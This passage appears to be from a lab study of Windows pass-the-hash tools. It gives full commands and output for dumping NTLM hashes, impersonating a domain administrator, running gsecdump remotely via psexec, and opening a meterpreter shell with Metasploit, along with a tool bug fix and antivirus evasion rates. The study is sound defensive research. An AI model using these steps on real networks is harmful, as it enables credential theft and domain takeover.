
Figure 3-6 shows a successful attempt to use *iam.exe* to replace the current local admin (*victim*[1]) credentials by the credentials of a domain administrator (*admin4*). *This process assumes that the attacker (username victim) has already gained administrative rights on the compromised system.*

- As demonstrated in the figure, first the attacker looks around using *whosthere.exe* to see who logged on the system, and finds that *admin4* has logged in (e.g. ran the 'runas' command).
- The attacker then takes the *admin4* credentials and uses *iam.exe* to change the current user credentials in memory as shown in step 2.
- The attacker verifies that the changes were successful using *whosthere.exe* again as show in step 3 even though *iam.exe* showed that they were changed successfully.

[1] Victim is an administrator whose system was compromised.

- Finally, the attacker accesses a resource on the domain controller successfully using the *admin4* credentials.


iam-alt.exe works the same way as *iam.exe*, however, it does not require using the (-A) switch which makes it more flexible than *iam.exe*. The author attempted to get *iam-alt.exe* working, but failed due to a known bug in *iam-alt.exe* code. The bug can be fixed by adding a backslash before 'x00' so that it looks like '\x00'. The bug is demonstrated in Listing 3-1 Without the '\', the *strtoul()* function used to convert the hashes in ASCII to their byte value causes the hashes put in memory to become "garbage" (Ochoa, 2008).



```
C:\pass\whosthere>whosthere.exe -a 75753C20:7573FE43:757D0C98:757D0CA0:757CFC60:
757CFE54
WHOSTHERE v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (
c) 2007-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
(use -h for help).
the output format is: username:domain:lmhash:nthash

admin4:PENDOMAIN:68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4
C2
victim:PENDOMAIN:00000000000000000000000000000000:D7D6EFC7D714DB0ABBF38B872CD8ED
E5
504-XP$:PENDOMAIN:00000000000000000000000000000000:73EB4E6B3402B899DCDC23BB45C7C
6A2

C:\pass\whosthere>..\iam\iam -h admin4:PENDOMAIN:68EA69DD52610FC7AAD3B435B51404E
E:D0B96A1851D0D39EDE4851825DDAC4C2 -a 75753C20:7573FE43:757D0C98:757D0CA0:757CFC
60:757CFE54
IAM v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (c) 200
7-2008 Core Security Technologies
Parameters:
Username: admin4
Domainname: PENDOMAIN
LM hash: 68EA69DD52610FC7AAD3B435B51404EE
NT hash: D0B96A1851D0D39EDE4851825DDAC4C2
Run:
LSASRV.DLL version: 00050001h. A2816CAh
Checking LSASRV.DLL....Ok! using supplied addresses.
The current logon credentials were sucessfully changed!

C:\pass\whosthere>whosthere.exe -a 75753C20:7573FE43:757D0C98:757D0CA0:757CFC60:
757CFE54
WHOSTHERE v1.4 - by Hernan Ochoa (hochoa@coresecurity.com, hernan@gmail.com) - (
c) 2007-2008 Core Security Technologies
This tool lists the active LSA logon sessions with NTLM credentials.
(use -h for help).
the output format is: username:domain:lmhash:nthash

admin4:PENDOMAIN:68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4
C2
504-XP$:PENDOMAIN:00000000000000000000000000000000:73EB4E6B3402B899DCDC23BB45C7C
6A2

C:\pass\whosthere>net use z: \\192.168.1.20\test
The command completed successfully.

C:\pass\whosthere>z:

Z:\>_
```

Figure 3-6: Successful attempt to change credentials using *iam.exe*.

pshtoolkit runs only on Windows systems. Based on the tests conducted by the author it only ran on Windows XP SP3 32Bit.



```
329    // convert char to bytes for LM & NT hashes
330    for(n =0, j=0; n<32; n+=2, j++) {
331
332      memset(nums, 'x00', 3);
333      nums[0] = lmhashstr[n];
334      nums[1] = lmhashstr[n+1];
335      num = strtoul( &nums[0], NULL, 16 );
336      out_lmbytes[j] = num;
337      memset(nums, 'x00', 3);
338      nums[0] = nthashstr[n];
339      nums[1] = nthashstr[n+1];
340      num = strtoul( &nums[0], NULL, 16 );
341      out_ntbytes[j] = num;
342
343    }
```

Listing 3-1: Line 332 and Line 337 have a missing backslash before ‘x00’.

Except for Kaspersky AV, *pshtoolkit* detection by AVs is low. Table 3-1 summarizes the result of running *pshtoolkit* on various Windows platforms. Table 3-2 shows the detection rate of the various *pshtoolkit* utilities by the various AV solutions tested.

	Linux	**Windows**		
		XP SP3 32-Bit	**Vista SP1 32-Bit and Up**	**64-Bit All Platforms**
Works on	NO	YES	NO	NO
Against	All Windows Platforms			
Effect	Changes the hash locally			

Table 3-1: Summary of the lab's test results of *pshtoolkit 1.4* on various Windows platforms.


	Utilities			
Detected by	**WHOSTHERE.EXE**	**IAM.EXE**	**WHOSTHERE-ALT.EXE**	**IAM-ALT.EXE**
Kaspersky	YES	YES	YES	YES
AVG	NO	NO	NO	NO
MSE	NO	YES	YES	YES
TF	NO	YES	YES	YES
VirusTotal	**31.71%**	**52.5%**	**63.42%**	**46.35%**

Table 3-2: Summary of the lab's test results of *pshtoolkit 1.4* in the presence of AVs as well as the detection rate via VirusTotal.

The detailed results from VirusTotal can be found in Appendix B.

3.4.2. MSVCTL Tool

msvctl.exe developed by Johannes Gumbel (Truesec, 2009) is similar to pshtoolkit; it does both the listing and the utilization of NTLM credentials. Figure 3-7 shows a successful attempt to dump the hashes on a compromised system using the tool on Windows XP 32-Bit SP3.




```
C:\gsec>msvctl.exe list
luid 0-7261503
[redacted]\victim ac804745ee68ebea7d4cbb9626[redacted]:813b979d18d5ada91cd4b3[redacted]066

luid 0-173185
[redacted]\admin 00000000000000000000000000000000:d7d6efc7d714db0abbf38b8[redacted]e5
luid 0-68618
luid 0-997
luid 0-996
[redacted]      00000000000000000000000000000000:73eb4e6b3402b899dc[redacted]5c7
c6a2
luid 0-55000
[redacted]      00000000000000000000000000000000:73eb4e6b3402b899dc[redacted]5c7
c6a2
luid 0-999

C:\gsec>_
```

Figure 3-7: A successful attempt to dump the hashes using *msvctl.exe*

The attacker then can use the same tool to impersonate the user victim who happens to be a domain administrator as shown in figure 3-8.


This will open a new command prompt session (cmd) with the domain admin credentials of user victim, thereby providing the attacker with the ability to execute commands on a remote system as domain administrator.



```
C:\gsec>msvctl.exe [redacted] ac804745ee68ebea7d4cbb9626[redacted]:813b979d18d5a
da91cd4b3[redacted]066 run cmd
info: running 'cmd '

C:\gsec>
```

Figure 3-8: Starting a terminal with domain administrator privileges by passing the hash.

If the attacker used the local admin credentials of user *admin* he won't be able to run any command on the remote system as this user is a local administrator on the compromised system only and not on the remote system. Figure 3-9 shows the attacker running *gsecdump.exe* on the remote domain (using *psexec.exe* from Sysinternals (Russinovich, 2009)), which allowed him to dump the users database of the entire domain.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>psexec \\192.168.1.20 -c c:\gsec\gsecdump.exe -s

PsExec v1.97 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com


Administrator(current):500:aad3b435b51404eeaad3b435[redacted]:d7d6efc7d714db0abbf38b8
Administrator(hist_01):500:aad3b435b51404eeaad3b435[redacted]:df4b4a434c85874deafe660
Administrator(hist_02):500:ac804745ee68ebea1aa81838[redacted]:3008c87294511142799dca1
Administrator(hist_03):500:89177cc710df065baad3b435[redacted]:f59601091e5cbb1dcf28bbb
Guest(current):501:aad3b435b51404eeaad3b[redacted]1d6cfe0d16ae931b73c59d7e0c089c
krbtgt(current):502:aad3b435b51404eeaad3[redacted]:f1a82b7fb9aa356f474c1914d0dad4
SUPPORT_388945a0(current):1001:aad3b435b51404eeaad3b[redacted]:d3cf3ba3c57c35b4069
test(current):1113:f0d412bd764ffe81aad3b4[redacted]:209c6174da490caeb422f3fa5a7ae63
reg(current):1114:f0d412bd764ffe81aad3b43[redacted]209c6174da490caeb422f3fa5a7ae634
admin2k3(current):1116:a549c20462b2dbe41aa8[redacted]:ea9c1a6b339d17858e0e6212418
admin2(current):1118:89177cc710df065baad3b4[redacted]:f59601091e5cbb1dcf28bbb15a30c
admin3(current):1119:b0554b28ade1692aaad3b4[redacted]:59cd44137a363a990c5bbf155e0a7
admin4(current):1120:68ea69dd52610fc7aad3b4[redacted]:d0b96a1851d0d39ede4851825ddac
admin5(current):1121:1285ef3e4fa0f0daaad3b4[redacted]:8a1573bc501fdd604e8f6c9c88f2d
admin6(current):1122:ff00c9f5742b40a7aad3b4[redacted]:ab6bffc288ad157cc0a4352ac7b46
admin7(current):1123:662f0607b6eea3caaad3b4[redacted]:46ec03b7a47f62e588be229c0f12b
admin8(current):1124:ccd7307f3e43afbcaad3b4[redacted]:69aaec51a6240c63031c7d663b6d0
dvictim(current):1125:aad3b435b51404eeaad3b4[redacted]45a314c664d40a227f9540121d1
victimlm(current):1126:ac804745ee68ebea9fe3c[redacted]0f05fa36dc8659611b411796c9b
[redacted]current):1003:aad3b435b51404eeaad3b4[redacted]:cc35e9e9539f1eac98f79f28ec
[redacted](current):1115:aad3b435b51404eeaad3b435[redacted]eb4e6b3402b899dcdc23bb45c7
[redacted](current):1117:aad3b435b51404eeaad3b[redacted]:8a18a552d3d0340a942
gsecdump.exe exited on 192.168.1.20 with error code 0.

C:\WINDOWS\system32>
```

Figure 3-9: A successful attempt to dump hashes from a remote domain controller.

Based on the tests conducted by the author, *msvctl.exe* only ran on Windows XP SP3 32-Bit. *msvctl.exe* has a higher rate of detection compared to *pshtoolkit*. Table 3-3 summarizes the result of running *msvctl.exe* on various Windows systems. Table 3-4 shows the results of running the tool in the presence of AV and the detection rate using VirusTotal.

	Linux	**Windows**		
		XP SP3 32-Bit	**Vista SP1 32-Bit and Up**	**64-Bit All Platforms**
Works on	NO	YES	NO	NO
Against	All Windows Platforms			
Effect	Changes the hash locally			

Table 3-3: Summary of the lab's test results of *msvctl.exe* on various Windows platforms.


MSVCTL.EXE	
Detected by	
Kaspersky	YES
AVG	YES
MSE	YES
TF	YES
VirusTotal	**87.81%**

Table 3-4: Summary of the lab's test results of *msvctl.exe* in the presence of AVs as well the detection rate via VirusTotal.

Detailed results for *msvctl.exe* from VirusTotal can be found in Appendix B.

3.4.3. Metasploit PSEXEC Module


This module is similar to the *psexec* tool from Sysinternals (Russinovich, 2009) and has been integrated within the Metasploit framework (Offensive-Security, 2009). It uses valid administrator credentials (username and password, or password hash) to execute an arbitrary payload. Using Metasploit, an attacker can exploit a system and perform a hash dump to extract the systems hashes (Metasploit, 2009). Then he can use the *psexec* module to pass the hash to another system on the network. Figure 3-10 shows *psexec* module options.



```
msf > use windows/smb/psexec
msf exploit(psexec) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPass                   no        The password for the specified username
   SMBUser  Administrator    yes       The username to authenticate as
```

Figure 3-10: Metasploit *psexec* module options


Figure 3-11 shows how the SMBPass option is set and the pass-the-hash attack executed, resulting in access to a remote system within the network. The system targeted is a Windows 2003 SP1 32-Bit before it was promoted to a domain controller.



```
msf exploit(psexec) > set SMBPass 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825
SMBPass => 68EA69DD52610FC7AAD3B435B51404EE:D0B96A1851D0D39EDE4851825DDAC4
msf exploit(psexec) > exploit

[*] Started reverse handler on port 4444
[*] Connecting to the server...
[*] Authenticating as user 'administrator'...
[*] Uploading payload...
[*] Created \lfkbVrat.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[redacted][\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:[redacted][\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (TPDQvgGN - "Mb")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \lfkbVrat.exe...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:4108)

meterpreter > execute -f cmd.exe -i -c -H
Process 244 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 3-11: Accessing remote system using Metasploit *psexec* module.

After promoting the system to a domain controller and upgrading it to SP2, the same technique failed, as shown in figure 3-12.



```
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler on port 4444
[*] Authenticating as user 'Administrator'...
[-] Exploit failed: Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] Exploit completed, but no session was created.
```

Figure 3-12: Failed attempt to use Metasploit *psexec* module.

Table 3-5 summarizes the result of running Metasploit *psexec* module against various Windows systems.

	Linux	Windows		
		XP SP3 32-Bit	Vista SP1 32-Bit and Up	64-Bit All Platforms
Works on	YES	YES	YES	YES
Against	All Windows Platforms			
Effect	Passes the hash (or password) to a remote system			

Table 3-5: Summary of the lab's test for Metasploit *psexec* module.

Table 3-6 summarizes the test of the *psexec* module in the presence of AV. Although VirusTotal showed a very low detection rate of the *psexec* module (only three out of thirty nine AV detected it), using VirusTotal results alone can be misleading. MSE for instance was able to foil the module's attempt to pass-the-hash, even though through VirusTotal it did not flag the module as harmful.


PSEXEC	
Detected by	
Kaspersky	YES
AVG	YES
MSE	YES
TF	YES
VirusTotal	**7.32%**

Table 3-6: Summary of the lab's test results of Metasploit *psexec* module in the presence of AVs as well the detection rate via VirusTotal.

Detailed results for *psexec* from VirusTotal can be found in Appendix B.

3.4.4. SMBShell from Tenable

This tool was written by Nicolas Pouvesle, from Tenable Security. It's a pre-compiled NASL script that can be used with Nessus 3 and above, to interact with a remote Windows host via simple shell. It gives the tester the ability to navigate through the remote SMB shares via FTP. It also gives her the ability to read and enumerate SMB registry. In addition to executing queries, it allows the attacker to add and remove users and groups on the system, as well as overtaking the control of the system over remote services (TenableSecurity, 2006). Figure 3-13 shows the tool in action.



```
oot@ubuntu:/opt/nessus/bin# /opt/nessus/bin/nasl -t 192.168.1.20 smbshell.nbi

 --==[SMB Shell v0.3 (c) 2007 Tenable Network Security]==--

*] username: Administrator
*] password:
*] hash: NTLM:D7D6EFC7D714DB0ABBF38B872CD8EDE5
*] domain (optional):
*] Connecting to 192.168.1.20...
*] Authenticating to 192.168.1.20...

mbshell> help

he following commands are supported :

elp                     - the current screen
tp                      - SMB ftp client
eg                      - registry browser
sers                    - SMB users & groups browser
ervices                 - service manager
uit/exit                - exit
```

Figure 3-13: Accessing remote system using *SMBShell* from Tenable

Table 3-7 summarizes the result of running the Nessus 4 SMBShell plugin on various systems.


	Linux	Windows		
		XP SP3 32-Bit	Vista SP1 32-Bit and Up	64-Bit All Platforms
Works on	YES	YES	YES	YES
Against	All Windows Platforms			
Effect	Passes the hash (or password) to a remote system			

Table 3-7: Summary of the lab's test for *SMBshell.*

3.4.5. Foofus JoMo-kun Samba Patch

JoMo-kun (*JMK*), from the Foofus hacking group (Foofus, 2009), enables the attacker to attack a Windows system from a Linux system. *JMK* is a patch for Samba that enables pass-the-hash attacks via Samba through defining an environment variable called SMBHASH (SANS, 2009). The *JMK* patch can work with another tool called winexe if Samba is used (JoMo-kun, 2009). Winexe (Hajda, 2008) works in a similar way to psexec from Sysinternals (Russinovich, 2009).

